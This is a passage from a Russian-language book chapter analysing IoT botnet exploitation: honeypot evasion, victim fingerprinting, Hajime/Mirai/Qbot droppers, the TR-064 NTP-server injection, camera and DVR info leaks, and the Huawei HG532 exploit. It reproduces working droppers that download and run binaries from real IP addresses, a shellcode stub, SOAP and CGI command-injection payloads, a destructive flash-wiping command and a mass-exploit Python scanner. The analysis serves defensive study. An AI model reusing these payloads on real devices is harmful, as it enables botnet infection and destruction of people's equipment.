Улучшенные IP pseudorandom generators фильтруют диапазоны серверов, контролируемых CIA и FBI, а также популярных cloud providers, включая Amazon, Azure, Digital Ocean, OVH и т. д. Причина для первых очевидна; вторые исключаются, чтобы избежать обнаружения honeypots исследователей безопасности. Подсети cloud providers также не добавляют особой ценности для поиска IoT-устройств.

#### **3.2.4.2 Поисковые системы IoT**

Вместо сканирования всего интернет-диапазона с риском создать слишком много шума и попасться honeypots, техника центрального сканирования может использовать targeted scans IP-адресов, полученных из поисков через IoT search engines, такие как Shodan, Censys, ZoomEye и т. д. Эти поисковые системы непрерывно сканируют и scrape интернет, чтобы собирать информацию об открытых портах, telnet/SSH banners, HTTP header fields и т. д. Они индексируют эту информацию в databases, включая исторические сведения, такие как изменения на IP-адресе. С помощью удобных APIs любой пользователь бесплатного или платного уровня может сгенерировать список IP-адресов, соответствующих определенному типу устройств и выставленному сервису. Shodan даже предоставляет monitoring API, который позволяет получать real-time и asynchronous notification о новых обнаруженных устройствах, соответствующих запросу. Интегрируя эти APIs в свое exploit software, центральные exploit servers могут работать очень эффективно, создавая минимум шума, который мог бы задеть honeypots, и оставляя шумное сканирование и сбор разведанных IoT search engines, которые обычно попадают в white-list в honeypots и IP reputation feeds.

### 3.2.4.3 Fingerprinting жертвы

Bot binaries - важный актив, который ботнеты должны защищать, и они могут многое сделать, чтобы убедиться, что действительно заражают реальные устройства, а не попадают в ловушку honeypot. Несложная, но широко используемая scanners техника для идентификации honeypots - composition shell commands и character escapes. С помощью команды echo со строкой, закодированной в octal, malware может отличить системы на основе BusyBox от полноценных Linux-систем. BusyBox echo applet корректно интерпретирует octal values, тогда как native echo application в Linux этого не делает; см. пример ниже:

```
cd /dev/shm; cat . s || cp /bin/echo . s; (/bin/busybox CRMCR || :)  
/bin/busybox echo -e '\147\141\171\146\147\164'
```

Fingerprinting - еще одна распространенная техника, используемая для предотвращения заражения непредназначенных систем и раскрытия последовательности dropper commands или расположения download server. Через port scanning, scraping баннеров Telnet/SSH или scraping поля HTTP Server header scanning engine может угадать тип целевого устройства, производителя, модель и версию. Соответственно бот может адаптировать команды, которые он передаст для загрузки malware на новую жертву, или просто решить отключиться, если вновь обнаруженная потенциальная жертва не соответствует ни одному из известных patterns. Примерно так же, при использовании HTTP-based exploits бот может сначала установить произвольное соединение с web server, запросить index page "/" и по интерпретации header variable "Server" определить дальнейший ход заражения или просто оставить устройство в покое, если header "Server" не соответствует ожидаемым patterns. Port scans наименее эффективны, но в некоторых случаях они дают больше информации о том, какие сервисы выставлены и готовы к эксплуатации.

Более сложные техники могут коррелировать SSH-, Telnet- и HTTP-banners, проверяя согласованность ответов. Scanner также может переподключиться один или несколько раз к тому же устройству-жертве и проверить, не меняются ли SSH-, Telnet- или HTTP-banners так, чтобы имитировать совершенно другое устройство (распространенная техника в honeypots, которые симулируют несколько устройств из одного экземпляра). Еще одна очевидная проверка может выполняться с помощью login brute force: если credentials срабатывают с первого раза, возможно, вам очень повезло, или вас пытаются обмануть; повторное подключение и повторная попытка с другими credentials быстро покажут, разговариваете ли вы с honeypot или с реальным устройством. У скольких реальных устройств есть более одной пары default credentials? Особенно если credentials известны как принадлежащие разным vendors. Конечно, некоторые из этих техник требуют определенного уровня сложности.

## 3.3 Exploits и Droppers

Mirai - не первое malware, но именно оно вывело IoT на ландшафт DDoS-угроз. Удивительно, как malware, имея словарь из 60 default credentials, смогло скомпрометировать сотни тысяч IoT-устройств. После того как malware получило доступ к shell command line с привилегированным пользователем, отправка команд для загрузки и выполнения executable становится детской задачей. Тот же метод компрометации использовался последующими вариантами и новыми ботнетами, но telnet заменялся более безопасным протоколом удаленного доступа SSH, обычно с использованием Python scripts и Python module Paramiko для реализации SSH.

После атак на OVH, Krebs и DYN злоумышленник под именем "Best Buy" расширил Mirai довольно простым в исполнении, но очень эффективным exploit, который мог скомпрометировать managed CPEs (customer premise equipment, или управляемые маршрутизаторы) ISP. Этот actor использовал exploit против Deutsche Telekom (DT), TalkTalk и Post UK в конце 2016 года [17]. Через плохую

реализацию CPE WAN Management Protocol (CWMP), называемого TR-064, атакующий смог вызвать Remote Command Execution (RCE), заполнив поле маршрутизатора "NewNTPServer1" командой, которая загружает и выполняет malware. Атаки на DT провалились, но оставили 900 000 домохозяйств без интернет-соединения. Если бы атака была успешной, атакующий стал бы владельцем ботнета почти из 1 миллиона устройств.

С этого момента вся security industry осознала риски и огромный потенциал IoT для вредоносной активности. В следующие месяцы и годы многие исследователи безопасности раскрыли бесчисленные слабости и уязвимости в разнообразных устройствах - уязвимости, раскрывавшиеся с proofs-of-concept. Даже когда предпринимались меры для responsible disclosure, злоумышленники получали новые кладовые возможностей. Как обсуждалось ранее, большинство consumer devices обновляются очень редко, если вообще обновляются. Поэтому даже когда исследователи выполняют responsible disclosure новых уязвимостей, то есть раскрывают exploit и возможные proofs-of-concept только после того, как затронутый vendor опубликовал fix, злоумышленники хорошо понимают, что у них есть достаточно большое окно возможностей для использования exploits.

В некоторых случаях менее чем через 24 часа после публикации исследователем безопасности уязвимости наблюдались новые ботнеты, эксплуатирующие именно эту уязвимость для компрометации устройств. Там идет конкуренция: множество разных actors и botnets борются за один и тот же, хотя и огромный, пул IoT-устройств. Поэтому всякий раз, когда ботнет может использовать новую уязвимость, которую другие еще не реализовали, он может захватить больше устройств.

Это не всегда должна быть очень сложная или свежая уязвимость. Некоторые уязвимости, использовавшиеся в botnet campaigns в 2017 и 2018 годах, датировались еще 2014 годом, то есть им было фактически три-четыре года; это были хорошо известные уязвимости, для которых в более поздних firmware уже существовали fixes, но они все равно позволяли многим ботнетам компрометировать огромное количество IoT-устройств. Особенно важной целью стали consumer routers и modems. В отличие от некоторых smart или connected devices, расположенных внутри домашней private network, routers и modems всегда напрямую подключены к public internet и представляют собой прямолинейную цель. Некоторые connected devices используют протокол UPnP-IGD, чтобы выставлять себя наружу через pinholes в home gateways, что также делает их легкими жертвами. За два года после Mirai миллионы устройств были скомпрометированы множеством разных ботнетов, и ни одна из этих активностей не требовала 0days или неизвестных уязвимостей. На самом деле, насколько известно автору, за два года после Mirai был использован только один 0day; конечно, о некоторых вещах мы никогда не узнаем.

Почти все обнаруженные ботнеты выполняют фактическую доставку своего malware через промежуточный download server. Боты предпочитают скрывать свое присутствие на устройстве, поэтому предпочитают не оставлять какие-либо binaries открытыми для всех, у кого есть доступ к устройству. Поскольку существует множество platforms и architectures, нужно размещать много разных binaries, тогда как storage resources на большинстве IoT-устройств ограничены. Поэтому удобнее использовать отдельный центральный loading server. Единственное исключение из этого метода работы - Hajime. Чтобы создать полностью decentralized peer-to-peer botnet, Hajime использует зараженные устройства, публично доступные из интернета, для размещения своих binaries для одной или нескольких platforms. Когда бот Hajime обнаруживает новую жертву и получает shell access через telnet или любую другую уязвимость, malware будет загружено традиционным методом "wget", но с другого зараженного узла в ботнете, а не с центрального сервера. Чтобы быть более устойчивыми к takedowns, decentralized peer-to-peer botnets должны избегать зависимости от любых centralized services или resources, включая DNS. Отсюда необходимость в decentralized download service, реализованном за счет самих зараженных узлов -

код для обслуживания malware тогда должен быть встроен в сам ботнет, увеличивая сложность и footprint malware.

### 3.3.1 Brute force shell-login

Самый простой, но смертельно эффективный метод эксплуатации устройств - brute force входа по telnet или SSH с использованием словаря default и weak credentials. Это уже обсуждалось несколько раз, но такой метод все еще остается наиболее распространенным, а для некоторых ботнетов - единственным способом распространения инфекции. После компрометации login на shell устройства будет выполнен malware dropper, который загрузит binary и выполнит его.

Рисунок 3.4 показывает пример одного из droppers Hajime. Он относительно согласуется с droppers, предоставляемыми loader Mirai, обсуждавшимся ранее.

```
# enable } Ensure privileged shell  
# shell  
# sh  
  
# cat /proc/mounts; /bin/busybox JEZYO Search for writable tmpfs  
  
# cd /dev/shm; (cat .s || cp /bin/echo .s); /bin/busybox JEZYO Copy the echo binary to '.s'  
  
# nc; wget; /bin/busybox JEZYO Check availability of netcat and wget  
  
# (dd bs=52 count=1 if=.s || cat .s) Analyze first few bytes of /bin/echo to identify platform  
# /bin/busybox JEZYO  
  
# rm .s; wget http://[REDACTED]:41818/.i; chmod +x .i; ./i; exit  
Download the matching binary and execute it
```

*Puc. 3.4. Hajime Dropper.*

Более сложный dropper, также используемый Hajime, показан ниже. Этот dropper использует команду "echo" для создания download stub и компенсации отсутствующих download commands. Stub очень похож на download stub Mirai, но в случае Hajime stub вручную закодирован на machine language с разной реализацией для каждой из поддерживаемых platforms, чтобы он был максимально легким. Dropper генерируется ботом, который выполняет загрузку, а расположение download server меняется динамически путем изменения hex codes в правильных offsets команд echo, почти как binary patching:

```
enable
system
shell
sh
cat /proc/mounts; /bin/busybox FOIVA
cd /dev/shm; cat . s || cp /bin/echo . s; /bin/busybox FOIVA
tftp; wget; /bin/busybox FOIVA
dd bs=52 count=1 if=.s || cat .s || while read i; do echo $i; done < .s
/bin/busybox FOIVA
>.s; cp .s .i
echo - ne "\x7f\x45\x4c\x46\x01\x01\x01\x00\x00\x00\x00\x00\x00\x00\x02\x00\x28\x00\x01\x00\x00\x00\x54\x00\x01\x00\x34\x00\x00\x00\x40\x01\x00\x00\x00\x02\x00\x05\x34\x00\x20\x00\x01\x00\x28\x00\x04\x00\x03\x00\x01\x00\x00\x00\x00\x00\x00\x00\x00\x01\x00" >> .s
echo - ne "\x00\x00\x01\x00\xf8\x00\x00\x00\xf8\x00\x00\x00\x05\x00\x00\x00\x00\x01\x00\x02\x00\xa0\xe3\x01\x10\xa0\xe3\x06\x20\xa0\xe3\x07\x00\x2d\xe9\x01\x00\xa0\xe3\xd0\x10\xa0\xe1\x66\x00\x90\xef\x0c\xd0\x8d\xe2\x00\x60\xa0\xe1\x70\x10\x8f\xe2\x10\x20\xa0\xe3" >> .s
echo - ne "\x07\x00\x2d\xe9\x03\x00\xa0\xe3\x0d\x10\xa0\xe1\x66\x00\x90\xef\x14\xd0"
```



```

x8d\xe2
\x4f\x4f\x4d\xe2\x05\x50\x45\xe0\x06\x00\xa0\xe1\x04\x10\xa0\xe1\x4b\x2f\xa0\xe3\x01
\x3c\xa0\xe3\x0f\x00\x2d\xe9\x0a\x00\xa0\xe3\x0d\x10\xa0\xe1\x66\x00\x90\xef\x10\xd0
\x8d\xe2" >> .s
echo - ne "\x00\x50\x85\xe0\x00\x00\x50\xe3\x04\x00\x00\xda\x00\x20\xa0\xe1\x01\x00\
\xa0\xe3
\x04\x10\xa0\xe1\x04\x00\x90\xef\xee\xff\xff\xea\x4f\xdf\x8d\xe2\x00\x00\x40\xe0\x01
\x70\xa0\xe3\x00\x00\x00\xef\x02\x00\x32\x64\x2e\x8b\xcf\x89\x41\x26\x00\x00\x00\x61
\x65\x61" >> .s
echo - ne "\x62\x69\x00\x01\x1c\x00\x00\x00\x05\x43\x6f\x72\x74\x65\x78\x2d\x41\x35\
\x00\x06
\x0a\x07\x41\x08\x01\x09\x02\x2a\x01\x44\x01\x00\x2e\x73\x68\x73\x74\x72\x74\x61\x62
\x00\x2e\x74\x65\x78\x74\x00\x2e\x41\x52\x4d\x2e\x61\x74\x74\x72\x69\x62\x75\x74\x65
\x73\x00" >> .s
echo - ne "\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\
\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x0b
\x00\x00\x00\x01\x00\x00\x00\x06\x00\x00\x00\x54\x00\x01\x00\x54\x00\x00\x00\xa4\x00
\x00\x00" >> .s
echo - ne "\x00\x00\x00\x00\x00\x00\x00\x00\x04\x00\x00\x00\x00\x00\x00\x11\x00\
\x00\x00
\x03\x00\x00\x70\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00\x03\x00
\x00\x00" >> .s
echo - ne "\x00\x00\x00\x00\x00\x00\x00\x00\x1f\x01\x00\x00\x21\x00\x00\x00\x00\x00\
\x00\x00
\x00\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00" >> .s
./s >.i; chmod 777 .i; ./i; rm .s; exit

```

Telnet/SSH dropper может быть намного менее сложным, например следующий, использованный некоторыми вариантами Qbot:

```

cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; curl -O http://95.215.62.137/
bins.sh; wget
http://95.215.62.137/bins.sh; chmod +x bins.sh; ./bins.sh; rm -rf bins.sh

```

В случае Qbot dropper commands выдаются не напрямую loader или самими ботами, а загружаются как script, который в данном конкретном случае называется "bins.sh". Этот dropper не заботится об определении architecture устройства: он загружает, выполняет и удаляет binary для каждой известной architecture.

Все binaries, кроме соответствующего architecture устройства, завершатся с ошибкой. Совокупный результат всех этих операций такой же, как в примерах выше, где использовалось platform detection, только требуется немного больше загрузок, при этом повышается риск обнаружения и раскрытия всех binaries. Тем не менее это эффективный метод, и он может выполняться самим ботом или через промежуточный download service.

```

# !/bin/bash
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; curl -O http://95.215.62.137/
ntpd; wget
http://95.215.62.137/ntpd; chmod +x ntpd; ./ ntpd; rm -rf ntpd
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; curl -O http://95.215.62.137/
sshd; wget
http://95.215.62.137/sshd; chmod +x sshd; ./ sshd; rm -rf sshd
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; curl -O http://95.215.62.137/
openssh; wget
http://95.215.62.137/openssh; chmod +x openssh; ./ openssh; rm -rf openssh
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; curl -O http://95.215.62.137/
bash; wget
http://95.215.62.137/bash; chmod +x bash; ./ bash; rm -rf bash
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; curl -O http://95.215.62.137/
tftp; wget
http://95.215.62.137/tftp; chmod +x tftp; ./ tftp; rm -rf tftp
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; curl -O http://95.215.62.137/
wget; wget
http://95.215.62.137/wget; chmod +x wget; ./ wget; rm -rf wget
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; curl -O http://95.215.62.137/
cron; wget

```

```

http://95.215.62.137/cron; chmod +x cron; ./ cron; rm -rf cron
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; curl -O http://95.215.62.137/
ftp; wget
http://95.215.62.137/ftp; chmod +x ftp; ./ ftp; rm -rf ftp
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; curl -O http://95.215.62.137/
pftp; wget
http://95.215.62.137/pftp; chmod +x pftp; ./ pftp; rm -rf pftp
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; curl -O http://95.215.62.137/
sh; wget
http://95.215.62.137/sh; chmod +x sh; ./ sh; rm -rf sh
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; curl -O http://95.215.62.137/
''; wget
h t t p : / / 9 5 . 2 1 5 . 6 2 . 1 3 7 / '' ; c h m o d + x '' ; . / '' ; r m - r f ''
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; curl -O http://95.215.62.137/
apache2; wget
http://95.215.62.137/apache2; chmod +x apache2; ./ apache2; rm -rf apache2
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; curl -O http://95.215.62.137/
telnetd; wget
http://95.215.62.137/telnetd; chmod +x telnetd; ./ telnetd; rm -rf telnetd
apt-get install python python-paramiko -y
yum install python python-paramiko -y
cd /var/tmp
curl -O http://95.215.62.137/scanner.py
wget http://95.215.62.137/scanner.py
chmod +x scanner.py
python scanner.py 10 LUCKY2 1 2 &
python scanner.py 10 LUCKY 1 2 &
python scanner.py 10 BRAZIL 1 2 &
history -c

```

Обратите внимание на дополнительные команды, добавленные в конец приведенного выше примера malware dropper. Они встречаются не очень часто. Чаще всего присутствует только часть malware drop, но в данном конкретном примере dropper также пытается установить Python module Paramiko и загрузить Python-based SSH scanner "scanner.py" с того же сервера, с которого он пытался загрузить malware binaries. Scanner вызывается с тремя разными аргументами, чтобы сканировать разные диапазоны IP. В конце script история команд shell очищается, чтобы стереть следы. Из-за природы installer commands для module Paramiko этот dropper может быть нацелен не только на IoT-устройства. Команды package manager "apt-get" и "yum" обычно недоступны в embedded Linux. Тем не менее этот dropper является отличной иллюстрацией того, насколько часто такие ботнеты бывают несложными.

### 3.3.2 TR-064 RCE Exploit

Всего через несколько месяцев после публикации исходного кода Mirai злоумышленник под именем "BestBuy" продемонстрировал всем, насколько эффективным может быть ботнет. В ноябре 2016 года произошла массовая атака на CPE routers из consumer-сегментов у нескольких европейских ISP. Атака использовала один HTTP SOAP request через порт TCP/7547 - распространенный порт на WAN-устройствах, поддерживающих более старый protocol Broadband Forum, определенный в TR-064 и называемый "LAN side DSL CPE configuration" [18]. Этот protocol происходит из времен, когда провайдеры искали решение для развертывания и настройки Customer Premises Equipment (CPE) без необходимости отправлять technician на место. Он работал за счет разрешения software в LAN взаимодействовать с router через SOAP messages для настройки и чтения ограниченного набора параметров на CPE.

TR-064 был deprecated и заменен "TR-064 Issue 2", который фактически рекомендует использовать UPnP-DM с data models CPE WAN Management Protocol (CWMP). CWMP определяется протоколом "TR-069", который позволяет service providers развертывать большие количества CPE, таких как routers, set-top boxes и т. д., чтобы удаленно их конфигурировать, управлять ими, мониторить и устранять неполадки. Протокол TR-069 использует Auto-Configuration Server (ACS), который никогда

не отправляет команды на CPE напрямую, а просит CPE инициировать session к известному ACS server. Всегда именно CPE иницирует session, используемую для обмена configuration messages между server и CPE. Порт TCP/7547 - предлагаемый порт для запуска CWMP session со стороны CPE через простой HTTP GET URL. Сам по себе протокол TR-069 безопасен при правильной реализации. Однако проблема многих CPE (IoT) devices заключается в реализации CWMP, которая поддерживает и TR-069, и более старый deprecated TR-064. И TR-069 connection requests, и общий TR-064 service реализуются через один и тот же порт TCP/7547. Однако TR-064 никогда не предназначался для работы через WAN, а что еще хуже, большинство implementations по умолчанию отвечают на TR-064 без какой-либо authentication.

Путаница в реализации и defaults многих CPE позволяли выполнять arbitrary code через shell injection в одном из configuration parameters под названием "NewNTPServer1". Эта уязвимость была опубликована еще в мае 2016 года как CVE-2016-10372, почти за 5 месяцев до атак на Deutsche Telekom, TalkTalk и Post Office UK [17].

Простой HTTP POST позволяет атакующему выполнить любую shell command в контексте privileged user без какой-либо authentication. Ниже приведен пример атаки, использованной "BestBuy", но позднее наблюдавшейся во многих IoT-bots и вариантах Mirai. Стрелка указывает фактическую shell command dropper; это единственная строка, которую нужно изменить для повторного использования этого exploit.

```
POST to /UD/act
User-Agent: [Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)]
Soapaction: [urn:dslforum-org:service:Time:1# SetNTPServers]
Content-Type: [text/xml]
Content-Length: [526]
<?xml version="1.0"?>
<SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/" SOAP-
ENV:
encodingStyle ="http://schemas.xmlsoap.org/soap/encoding/">
<SOAP-ENV:Body>
<u:SetNTPServers xmlns: u="urn:dslforum-org:service:Time:1">
<NewNTPServer1>
--> 'cd / tmp;wget http://1.ocalhost.host/2; chmod 777 2;./2'
</NewNTPServer1>
<NewNTPServer2> </NewNTPServer2>
<NewNTPServer3> </NewNTPServer3>
<NewNTPServer4> </NewNTPServer4>
<NewNTPServer5> </NewNTPServer5>
</u:SetNTPServers>
</SOAP-ENV: Body>
</SOAP-ENV: Envelope>
```

### 3.3.3 Pre-Auth Info Leaks

Хранение credentials в plain text и плохие implementations могут приводить к утечке information с устройства, которую атакующие затем используют для его компрометации. Exploit представляет собой многошаговый процесс: сначала используется info-leak для обнаружения admin credentials, а затем эти credentials применяются через Telnet, SSH или web interface для выполнения authenticated remote shell commands.

В марте 2017 года исследователь безопасности [19] раскрыл уязвимость info leak в измененной OEM vendor версии embedded HTTP server GoAhead. Software повторно использовалось более чем в 1 250 разных моделях камер. Уязвимость позволяет выгрузить содержимое configuration file "system.ini", обходя authentication просто за счет передачи пустых username и password в URI. Admin username и password хранятся в этом файле в plain text - см. рис. 3.5. Что еще хуже, некоторые модели камер не предусматривали обновления firmware.




Рис. 3.5. Уязвимость GoAhead Info Leak.

GoAhead Info Leak, раскрытый в марте 2017 года, был использован ботнетом Persirai в мае 2017 года и ботнетом Reaper в октябре 2017 года.

### 3.3.4 Unauthenticated Command Injection

Ботнет Reaper также использовал еще один info leak, раскрытый в октябре 2016 года исследователем безопасности [20], который затрагивал DVR одного из ведущих мировых производителей CCTV. DVR (Digital Video Recorder) - устройство, используемое для управления и записи video streams с CCTV и IP cameras. Было обнаружено, что implementation DVR имеет unauthenticated command injection vulnerability через web interface. Query action CGI в "Search.cgi" позволяет administrator выполнять HTML requests, которые в фоне используют system command "wget". Однако любые параметры, переданные через URI, не проходили должной sanitization и verification. Эксплуатация этой проблемы позволяет remote attacker выполнить любую команду с root privileges и без authentication, просто отправив HTTP GET request:

```
/cgi-bin/nobody/Search.cgi?action=cgi_query&ip=google.com&port=80&queryb64str=
Lw==&username=admin%20;Xm1Ap%20r%20Account.User1.Password%3E$(cd%20/tmp;%20wget%
20http://104.248.34.101/bins/lessie.mips%20-0%20lessie;%20chmod%20777%20lessie;%
20sh%20lessie)&password=admin
```

Тот же DVR также содержал authentication bypass, вызванный строкой ".cab" в URI, что позволяет любому запрашивать usernames и passwords, хранящиеся в plain text, через простой request, как на рис. 3.6.



Рис. 3.6. DVR Authentication Bypass.

### 3.3.5 Huawei HG532 Router 0day

В ноябре 2017 года zero-day был использован ботнетом Okiru/Satori. 0day затрагивал устройства Huawei HG532 Home Gateway через их UPnP TR-064 implementation. Как упоминалось ранее, новый protocol TR-064 Issue 2 предназначался для использования только из private network. Однако в случае HG532 service оказался выставлен в WAN через port 37215 (UPnP). Check Point Research [21] обнаружила злоупотребление 0day и конфиденциально раскрыла его Huawei. Huawei быстро предоставила firmware update с fix.

Exploit, также найденный в exploit module BrickerBot, работает через простой HTTP POST к `/ctrlt/DeviceUpgrade_1` на порту 37215 жертвы и доставляет payload как обычно в placeholder `$(cmd)`:

```
Authorization:Digest username="dslf-config", realm =
"HuaweiHomeGateway", nonce="886*****e30", uri="/ctrlt/DeviceUpgrade_1",
response="361*****19c", algorithm="MD5", qop="auth", nc=00000001,
cnonce="24*****69"
<?xml version="1.0"?>
<s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/" s:encodingStyle
="http://
schemas.xmlsoap.org/soap/encoding/">
<s:Body>
<u:Upgrade xmlns:u="urn:schemas-upnp-org:service:WANPPPPConnection:1">
<NewStatusURL>$(cmd)</NewStatusURL>
<NewDownloadURL>$(echo HUAWEIUPNP)</NewDownloadURL>
</u:Upgrade>
</s:Body>
</s:Envelope>
```

Placeholder `$(cmd)` в приведенном выше exploit в Satori/Okiru был заменен следующей dropper command:

```
/bin/busybox wget -g %d.%d.%d.%d -l /tmp/rsh -r /okiru.mips; chmod + x /tmp/rsh; /
tmp/rsh
```

В случае BrickerBot placeholder `$(cmd)` содержал следующий shell code:

```
/bin/busybox cat /dev/urandom >/dev/mtdblock0;/bin/busybox cat /dev/urandom >/ dev/
mtdblock3;/
bin/busybox cat /dev/urandom >/ dev/mtdblock1; /bin/busybox cat /dev/urandom >/ dev/
mtdblock2;/bin/busybox cat /dev/urandom >/dev/mtdblock4;/bin/iptables -A OUTPUT -j
DROP
```

Вскоре после раскрытия уязвимости proofs of concept начали появляться на нескольких публичных сайтах. Устройства, которые не были своевременно обновлены, становились жертвами. Ниже приведен пример одного из многих proofs of concept, публично опубликованных исследователями безопасности. Из примера ясно, что для копирования и интеграции кода в один из многочисленных общедоступных Python scanner scripts не требуется большого мастерства.

```
# https://0day.today/exploit/29348
import threading, sys, time, random, socket, re, os, struct, array, requests
from requests.auth import HTTPDigestAuth
ips = open(sys.argv[1], "r").readlines()
cmd = "" # Your MIPS (SSHD)
rm = "<?xml version='1.0' ?>\n <s:Envelope xmlns:s='http://schemas.xmlsoap.org/
soap/
envelope/' s:encodingStyle='http://schemas.xmlsoap.org/soap/encoding/'>\n <s:
Body><u:Upgrade xmlns:u='urn:schemas-upnp-org:service:WANPPPPConnection:1'>\n
<NewStatusURL>$(\" + cmd + \" ) </NewStatusURL>\n<NewDownloadURL>$(echo HUAWEIUPNP)
</NewDownloadURL>\n </u:Upgrade>\n</s:Body>\n </s:Envelope>"
class exploit(threading.Thread):
def __init__(self, ip):
threading.Thread.__init__(self)
self.ip = str(ip).rstrip('\n')
def run(self):
try:
url = "http://" + self.ip + ":37215/ctrlt/DeviceUpgrade_1"
requests.post(url, timeout=5, auth=HTTPDigestAuth
('dslf-config', 'admin'), data=rm)
print "[SOAP] Attempting to infect" + self.ip
except Exception as e:
pass
for ip in ips:
try:
n = exploit(ip)
n.start()
time.sleep(0.03)
except:
```

```
pass
# 0 day. today [2018-12-23] #
```

К концу января 2018 года ботнет JenX сделал именно это - взял Huawei HG532 0day exploit и интегрировал его в свой scanner script, чтобы эксплуатировать устройства и распространять своего Mirai-based bot. Полный exploit в том виде, как его использовал JenX:

```
<?xml version="1.0" ?>
<s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/" s:encodingStyle="http:
//
schemas.xmlsoap.org/soap/encoding/">
<s:Body>
<u:Upgrade xmlns:u="urn:schemas-upnp-org:service:WANPPPPConnection:1">
<NewStatusURL>$(cd/tmp/ ; rm -rf okiru ; killall okiru ; killall masuta ; killall
telnet ;
killall telnet.mips ; killall mips ; killall mirai ; busybox wget
-g 5.39.22.8 -l jennifer -r /jennifer.mips ; chmod +x jennifer ;./jennifer)
</NewStatusURL>
< NewDownloadURL>$(echo HUAWEIUPNP)</NewDownloadURL>
</u:Upgrade>
</s:Body>
</s:Envelope>
```

### 3.3.6 Комбинирование уязвимостей

